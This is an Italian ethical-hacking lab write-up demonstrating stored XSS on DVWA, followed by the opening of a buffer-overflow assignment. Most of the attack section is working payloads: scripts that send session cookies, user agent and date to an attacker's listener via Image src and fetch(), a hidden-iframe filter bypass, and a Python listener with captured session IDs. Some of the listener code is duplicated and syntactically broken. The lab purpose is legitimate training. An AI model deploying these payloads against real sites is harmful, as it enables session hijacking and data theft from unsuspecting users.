Ci spostiamo su XSS stored e nel campo Name scriveremo “cookie” e nel campo message inserire lo script che ci serve per “rubare” i cookie di sessione, che sarà il seguente “**<script>alert(document.cookie)</script>**” così quando un altro utente (es. un admin o un visitatore) visualizza la pagina che contiene il messaggio iniettato, il browser esegue lo script e l'utente vedrà comparire un popup alert che mostra il contenuto dei cookie della sessione attiva come vediamo in figura.



The screenshot shows the DVWA XSS stored page. The sidebar is identical to the previous one. The main content area has a heading "Vulnerability: Stored Cross Site Scripting (XSS)". It shows a form with "Name *" set to "cookie" and "Message *" containing "<script>alert(document.cookie)</script>". Below the form is a "Sign Guestbook" button. A success message at the bottom says "Name: test Message: This is a test comment" and "IP: 192.168.104.150 security=low; PHPSESSID=07ebf947349dcfb13fc6612f912dc7a1". A blue "OK" button is visible at the bottom right.

Proviamo ad approfondire lo script utilizzato “**<script>alert(document.cookie)</script>**” :

- **<script> . . . <script>** : Questa è una coppia di tag HTML che permette di inserire ed eseguire lo script all'interno di una pagina web.
Quando una pagina web viene caricata, il browser esegue tutto ciò che si trova dentro i tag **<script>**, a meno che non venga bloccato da filtri di sicurezza.
- **(document.cookie)** : Questo comando JavaScript restituisce tutti i cookie attivi per il dominio corrente. Questi cookie sono fondamentali perché permettono all'utente di rimanere loggato. Se un attaccante riesce a leggerli, può simulare quella stessa sessione nel proprio browser e prendere il controllo dell'account della vittima.
- **alert(...)** : La funzione alert() serve per mostrare un messaggio popup nel browser dell'utente. È spesso usata nei test di sicurezza per verificare se un attacco XSS è andato a buon fine, perché se compare il popup significa che il codice malevolo è stato eseguito.

In sintesi: cosa fa lo script?

- Recupera i cookie della sessione utente **(document.cookie)**
- Mostra i cookie in un popup visibile **(alert(...))**
- È usato a scopo dimostrativo, ma in un attacco reale al posto di **alert** si userebbe una tecnica per inviarli a un server esterno e rubarli silenziosamente.

Questo tipo di attacco è un esempio base di Stored XSS, che dimostra come sia possibile eseguire codice arbitrario nel browser di un altro utente, e che in assenza di filtri e sanitizzazione, un semplice input dell'utente può compromettere la sicurezza dell'intera applicazione web, e dimostra la gravità delle vulnerabilità XSS anche quando sembrano “innocue”.

Verifichiamo se il web server ha ricevuto i cookie di sessione aprendo il terminal di kali e come vediamo in figura possiamo dire che il web server è riuscito a “rubare” i cookie di sessione


```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=07ebf947349dcfb13fc6612f912dc7a1 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

Proviamo a fare lo stesso procedimento ma con livello di sicurezza **medium**, in questo caso DVWA applica un minimo di filtraggio quindi lo script usato in precedenza non funzionerà. Quindi useremo questo script “****” per ottenere i cookie di sessione, come vediamo nella figura in basso siamo riusciti a ottenere i cookie, ma vediamo nel dettaglio lo script utilizzato:

- **** : crea un elemento immagine HTML. Il valore x nel src (source) non è un file immagine valido, quindi il browser non riesce a caricarla. Questo errore attiva l'evento onerror.
- **onerror="..."** : questo è un attributo evento HTML che permette di eseguire JavaScript quando si verifica un errore di caricamento dell'immagine. In questo caso, quando il browser non riesce a caricare x, esegue il codice all'interno di onerror.
- **alert(document.cookie)** : come già sappiamo, alert() mostra un popup. **document.cookie** stampa i cookie attivi nella sessione corrente. Se la vittima è autenticata, vedrà un popup con i suoi cookie di sessione (es. PHPSESSID=abc123xyz).

Cosa fa in sintesi


- Crea un'immagine non valida (src=x)
- Quando fallisce il caricamento, esegue del codice (l'onerror)
- Il codice eseguito è alert(document.cookie), che mostra i cookie in un popup



The screenshot shows two screenshots of the DVWA application. The top one is the 'Script Security' page with a 'medium' security level selected. The bottom one shows the 'Stored Cross Site Scripting (XSS)' vulnerability page where a user has inputted the exploit code into the 'Message' field. A modal dialog at the bottom right displays the exploit details and the resulting cookie information.

Per ottenere più informazioni con un dump completo (cookie, indirizzo IP, browser version e data) se usiamo il security level low il procedimento rimarrà praticamente invariato, quindi apriamo il terminale kali e lasciamo il nostro web server in ascolto (“**nc -l -p 4444**”), ci spostiamo su XSS stored sul server DVWA dove inserire questo script: **<script> var cookies = encodeURIComponent(document.cookie); var browser = encodeURIComponent(navigator.userAgent); var date = encodeURIComponent(new Date().toString()); new Image().src = "http://192.168.104.100:4444/?cookie=" + cookies + "&browser=" + browser + "&date=" + date; </script>**

A differenza dei precedenti script usati con questo script possiamo reperire più informazioni grazie all’uso di “**var cookie, var browser, var date**” che appunto ci permettono di recuperare i cookie, informazioni sul browser e sistema operativo della vittima, data e ora leggibile. Mentre la parte “**new Image().src = “<http://192.168.104.100:4444/?cookie>** ecc..” ci permette di inviare tutte le informazioni al nostro web server in ascolto, la richiesta che arriverà al web server una volta usato lo script sarà come quella che vediamo sotto in figura:



```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3D07ebf947349dcfb13fc6612f912dc7a1&browser=Mozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0&date=Mon%20May%202019%202025%2009%3A17%3A41%20GMT-0400%20(Eastern%20Daylight%20Time) HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

#Importazione delle librerie necessarie

```
import http.server
import socketserver
import urllib.parse
```

Per creare un server HTTP
Per collegare il server a una porta TCP
Per analizzare URL e parametri query string

#Porta su cui il server ascolterà (modificabile a seconda dei casi)

PORT = 4444

#Definizione di una classe custom per gestire le richieste HTTP in arrivo

class XSSRequestHandler(http.server.BaseHTTPRequestHandler):

Metodo chiamato automaticamente quando arriva una richiesta GET

def do_GET(self):

Parsing dell'URL ricevuto

parsed_path = urllib.parse.urlparse(self.path)

Estrazione e parsing dei parametri GET dalla query string

query = urllib.parse.parse_qs(parsed_path.query)

Mentre se dovessimo provare un dump completo con security level medium il procedimento si intensifica in quanto sarà necessario migliorare il nostro web server di ricezione. Per migliorarlo quindi modifichiamo i codice in python del web server. Quindi creiamo un file .py che fungerà da listener sul nostro terminal kali con il seguente codice

```
# Importiamo le librerie necessarie
import http.server
import socketserver
import urllib.parse

# Porta su cui il server ascolterà
PORT = 4444

# Definizione di una classe custom per gestire le richieste HTTP in arrivo
class XSSRequestHandler(http.server.BaseHTTPRequestHandler):

    # Metodo chiamato automaticamente quando arriva una richiesta GET
    def do_GET(self):
        # Parsing dell'URL ricevuto (es: /?key=value)
        parsed_path = urllib.parse.urlparse(self.path)

        # Estrazione e parsing dei parametri GET dalla query string
        query = urllib.parse.parse_qs(parsed_path.query)
```

```
#Stampa a schermo dell'indirizzo IP del client che ha fatto la richiesta
print(f"\n--- RICHIESTA IN ARRIVO DA {self.client_address[0]} ---")

#Stampa del percorso richiesto (senza query string)
print(f"Path: {parsed_path.path}")

# Stampa dei parametri GET uno per uno
print("Query params:")
for key, value in query.items():
    # value è sempre una lista, si prende il primo valore
    print(f" {key}: {value[0]}\n")

#Stampa dell'intestazione HTTP "Referer", utile per capire da quale
pagina arriva la richiesta
print(f"Referer: {self.headers.get('Referer')}")
print("--- FINE ---\n")

# Invio di una risposta HTTP 200 OK con contenuto 'text/plain'
self.send_response(200)
self.send_header('Content-type', 'text/plain')
self.end_headers()

# Corpo della risposta (semplice messaggio "OK")
self.wfile.write(b'OK')
```

```
# Stampa a schermo dell'indirizzo IP del client che ha fatto la richiesta
print(f"\n--- RICHIESTA IN ARRIVO DA {self.client_address[0]} ---")

# Stampa del percorso richiesto (senza query string)
print(f"Path: {parsed_path.path}")

# Stampa dei parametri GET uno per uno
print("Query params:")
for key, value in query.items():
    # value è sempre una lista, si prende il primo valore
    print(f" {key}: {value[0]}\n")

# Stampa dell'intestazione HTTP "Referer", utile per capire da quale pagina arriva la richiesta
print(f"Referer: {self.headers.get('Referer')}")
print(" --- FINE ---\n")

# Invio di una risposta HTTP 200 OK con contenuto 'text/plain'
self.send_response(200)
self.send_header('Content-type', 'text/plain')
self.end_headers()

# Corpo della risposta (semplice messaggio "OK")
self.wfile.write(b'OK')

# Avvio del listener HTTP sulla porta specificata
with socketserver.TCPServer("", PORT), XSSRequestHandler as httpd:
    print(f"[+] Listener in ascolto sulla porta {PORT}")
    httpd.serve_forever() # Mantiene il server attivo per ricevere richieste infinite
```

```
#Avvio del listener HTTP sulla porta specificata
with socketserver.TCPServer("", PORT), XSSRequestHandler as httpd:
    print(f"[+] Listener in ascolto sulla porta {PORT}")
    httpd.serve_forever() # Mantiene il server attivo per ricevere
richieste infinite
```

Obiettivi principali dello script

1) Ricevere richieste HTTP GET su una porta specifica (4444 in questo caso).

2) Stampare le informazioni della richiesta in arrivo, inclusi:

- IP del client.
- Path richiesto.
- Parametri della query string (GET).
- Intestazione HTTP Referer (utile per capire da dove arriva la richiesta).
- Rispondere con un semplice OK (HTTP 200 con corpo "OK").

Questo tipo di script non è un server web completo, ma è perfetto per scopi di debug, riconoscimento o test di sicurezza.

Nel nostro contesto lo usiamo per "ascoltare" richieste automatiche inviate da payload, exploit o browser compromessi.

Adesso che lo script per l'ascolto è pronto, creiamo un file XSS.js su apache2 in /var/www/html/js/ che sarà il nostro script che trasmette l'injection al nostro server in ascolto, lo script che useremo in questo caso è : N0t4nH4ck3r<iframe hiDDen srcdoc='<sCript>src="http://192.168.104.100/js/xss.js"></sCript>'></iframe>.

Obiettivo?

- Rubare cookie/sessioni (document.cookie)
- Fare keylogging
- Esfiltrare dati verso il server dell'attaccante
- Ottenere una reverse shell JS
- Eseguire comandi nel contesto della pagina visitata

Perché usare un iframe con srcdoc?

- Bypass di filtri WAF o anti-XSS: Alcuni sistemi di sicurezza non bloccano srcdoc o iframe perché sembrano innocui.

Invisibilità all'utente:

- Con hidden, l'utente non vede nulla.

```
(kali㉿kali)-[~/var/www/html]
$ sudo mkdir /var/www/html/js

(kali㉿kali)-[~/var/www/html]
$ ls
index.html index.nginx-debian.html js

(kali㉿kali)-[~/var/www/html]
$ cd js
```

```
(kali㉿kali)-[~/var/www/html/js]
$ sudo nano XSS.js
```

Modularità dell'attacco:

- Caricando XSS.js da remoto, l'attaccante può cambiare comportamento dell'attacco senza modificare il payload XSS originale.

```
GNU nano 8.4
fetch("http://192.168.104.100:4444/?data=" + encodeURIComponent("cookie=" + document.cookie + " | ua=" + navigator.userAgent + " | host=" + location.hostname));
```

Avviamo e controlliamo lo status di Apache2

```
(kali㉿kali)-[~/var/www/html/j$ sudo systemctl start apache2
(kali㉿kali)-[~/var/www/html/j$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: active (running) since Wed 2025-05-21 12:32:32 EDT; 6s ago
  Invocation: aa64397e2424420f904c2fb9b10936db
    Docs: https://httpd.apache.org/docs/2.4/
          Process: 99472 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 99488 (apache2)
     Tasks: 6 (limit: 2216)
    Memory: 21.4M (peak: 21.8M)
      CPU: 37ms
     CGroup: /system.slice/apache2.service
             └─99488 /usr/sbin/apache2 -k start
                 ├─99491 /usr/sbin/apache2 -k start
                 ├─99492 /usr/sbin/apache2 -k start
                 ├─99493 /usr/sbin/apache2 -k start
                 ├─99494 /usr/sbin/apache2 -k start
                 └─99495 /usr/sbin/apache2 -k start

May 21 12:32:32 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 21 12:32:32 kali apachectl[99487]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
May 21 12:32:32 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```


Una volta controllata la cartella per verificare che il file fosse presente all'interno di quest'ultima, Avviamo il nostro listener

```
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads linpeas.sh.1 Music packages.microsoft.gpg Pictures Public Templates user.txt Videos vscode.deb xss_listener.py

(kali㉿kali)-[~]
$ sudo python3 xss_listener.py
[+] Listener in ascolto sulla porta 4444
```

Fatto tutto questo, possiamo lasciare il nostro web server modificato in ascolto e sposgtarci sul server DVWA e impostare i vari settaggi.

Apriamo il server DVWA impostiamola il Security level su “**Medium**”. Andiamo su XSS Stored ed ispezioniamo la pagina, aumentiamo la capacità dell’input name --> maxlenght, per aumentare lo spazio di inserimento per farci entrare il nostro script.




The screenshot shows the DVWA Security interface. On the left sidebar, under the **Script Security** section, the **XSS stored** option is highlighted. The main content area displays the **DVWA Security** page with the following text:

Script Security
 Security Level is currently **medium**. You can set the security level to **Low**, **Medium**, or **High**. The security level changes the vulnerability levels of each attack type. **Submit**

PHPIDS
[PHPIDS v0.6 \(PHP-Intrusion Detection System\)](#)
 You can enable PHPIDS across the entire application. PHPIDS is currently **disabled**. [\[enable\]](#) [\[Simulate attack\]](#) - [\[View IDS logs\]](#)

DVWA Security



The screenshot shows the DVWA XSS stored attack result. The browser UI includes a green header bar with the text **XSS stored**. A blue arrow points from the **XSS stored** text in the DVWA interface to the same text in the browser header. The browser developer tools are open, showing the HTML code of the page. The code includes an input field with the attribute `maxlength="1000"`.

Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
 Message: This is a test comment.
[Sign Guestbook](#)

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cslesecurity.com/xss-faq.html>

DVWA Security

In modalità medium, DVWA applica alcune difese base contro gli attacchi XSS, ad esempio:

- Un filtro che sanitizza parzialmente l'input,
- Oppure encode solo alcuni campi


Inserire lo script nel campo "Name" funziona perché:

- Quel campo viene iniettato più direttamente nella pagina HTML,
- La DVWA in modalità Medium filtra solo parzialmente, e spesso non filtra il "Name", ma lo fa con "Message".

Come si vede poi dalla seconda foto lo script è stato lanciato con successo ed il messaggio compare in modo non "sospettoso".

E ora non ci resta che vedere il risultato nel nostro Listener!

Vulnerability: Stored Cross Site Scripting (XSS)



A screenshot of a web form titled "Vulnerability: Stored Cross Site Scripting (XSS)". The form has two fields: "Name *" and "Message *". The "Name" field contains the value "N0t4nH4ck3r<iFrame hiDDen srcdoc='<sCr". Below the form is a button labeled "Sign Guestbook".



A screenshot of the DVWA guestbook showing the result of the XSS attack. The "Name" field shows "N0t4nH4ck3r" and the "Message" field shows "Message: Welcome!".

TaDà! Ecco qui il nostro piccolo ascoltatore che ruba tutte le informazioni utili.

Informazioni come:

IP della Vittima

Livello di sicurezza

Browser

Versione del Browser

Proprio tutte le informazioni che cercavamo!



```
(kali㉿kali)-[~] $ sudo python3 XSS_listener.py
[+] Listener in ascolto sulla porta 4444
— RICHIESTA IN ARRIVO DA 192.168.104.100 —
Path: /
Query params:
  data: cookie=security=medium; PHPSESSID=364917278612b9c942fb6abdd2dd59c5 | ua=Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 | host=
Referer: http://192.168.104.150/
— FINE —
192.168.104.100 - - [21/May/2025 12:43:35] "GET /?data=cookie%3Dsecurity%3Dmedium%3B%20PHPSESSID%3D364917278612b9c942fb6abdd2dd59c5%20%7C%20ua%3DMozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%20%7C%20host%3D HTTP/1.1" 200 -
```

CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

L'esercitazione ha dimostrato come una vulnerabilità XSS persistente possa compromettere seriamente la sicurezza di una web application. Attraverso script JavaScript iniettati in DVWA, siamo riusciti a simulare il furto di cookie di sessione, raccogliendo informazioni sensibili come IP, browser e data di accesso.

Abbiamo testato l'attacco sia a livello LOW che MEDIUM, evidenziando come anche un filtraggio parziale possa essere aggirato con tecniche mirate (es. , iframe srcdoc). È stato inoltre sviluppato un web server in ascolto per ricevere e analizzare i dati esfiltrati.

Questa attività ha rafforzato la comprensione delle tecniche di attacco XSS e dell'importanza della sanitizzazione degli input, della corretta configurazione del server e dell'adozione di buone pratiche di sviluppo sicuro.

Un attacco XSS, anche semplice, può trasformarsi in una grave violazione se sottovalutato.



System Exploit BOF



GODS OF HACKING
ETHICAL HACKERS

L'obiettivo di oggi ci chiede di:

https://drive.google.com/file/d/1nEM_FV5zFHj4hw9_Ya1PUP_xf5bLGy0I/view

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
